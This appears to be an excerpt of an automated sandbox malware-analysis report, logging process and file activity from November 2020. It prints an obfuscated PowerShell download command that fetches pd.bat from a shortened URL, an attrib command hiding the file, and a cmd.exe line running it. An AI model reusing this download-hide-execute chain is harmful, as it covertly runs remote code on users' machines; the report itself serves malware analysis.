C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 2364 Parent PID: 2712

General

Start time:	02:49:43
Start date:	18/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://tinyurl.com/y252oqq3','pd.bat')
Imagebase:	0x13fbc0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA54BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	4096	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 5d 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 49 45 3d 65 64 67 65 2c 63 68 72 6f 6d 65 3d 31 27 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c	<!DOCTYPE html>.<html lang="en">.<head>. <meta charset="UTF-8">. [if IE]><meta http-equiv='X-UA-Compatible' content= 'IE=edge,chrome=1'><! [endif]-->.<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalabl	success or wait	1	7FEEA54BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	510	65 65 20 55 52 4c 20 72 65 64 69 72 65 63 74 69 6f 6e 20 73 65 72 76 69 63 65 20 74 68 61 74 20 61 6c 6c 6f 77 73 20 79 6f 75 20 74 6f 20 6d 61 6b 65 20 61 20 6c 6f 6e 67 20 55 52 4c 20 69 6e 74 6f 20 61 20 6d 6f 72 65 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 6e 61 67 65 61 62 6c 65 20 74 69 6e 79 20 55 52 4c 2e 20 54 6f 20 6c 65 61 72 6e 20 6d 6f 72 65 20 61 62 6f 75 74 20 54 69 6e 79 55 52 4c 2c 20 70 6c 65 61 73 65 20 76 69 73 69 74 20 6f 75 72 20 68 6f 6d 65 70 61 67 65 3a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 74 69 6e 79 75 72 6c 2e 63 6f 6d 22 3e 68 74 74 70 73 3a 2f 2f 74 69 6e 79 75 72 6c 2e 63 6f 6d 3c 2f 61 3e 0a 20 20 20 20 20 20 20 20 20 20	ee URL redirection service that allows you to make a long URL into a more. manageable tiny URL. To learn more about TinyURL, please visit our homepage:. https://tinyurl.com.	success or wait	1	7FEEA54BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: attrib.exe PID: 2952 Parent PID: 2884

General

Start time:	02:49:45
Start date:	18/11/2020
Path:	C:\Windows\System32\attrib.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\attrib.exe' +s +h pd.bat
Imagebase:	0xff750000
File size:	18432 bytes
MD5 hash:	C65C20C89A255517F11DD18B056CADB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: cmd.exe PID: 2144 Parent PID: 2468

General

Start time:	02:49:51
Start date:	18/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\user\Documents\pd.bat"
Imagebase:	0x4a520000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\pd.bat	unknown	8191	success or wait	1	4A52343F	ReadFile

Disassembly

Code Analysis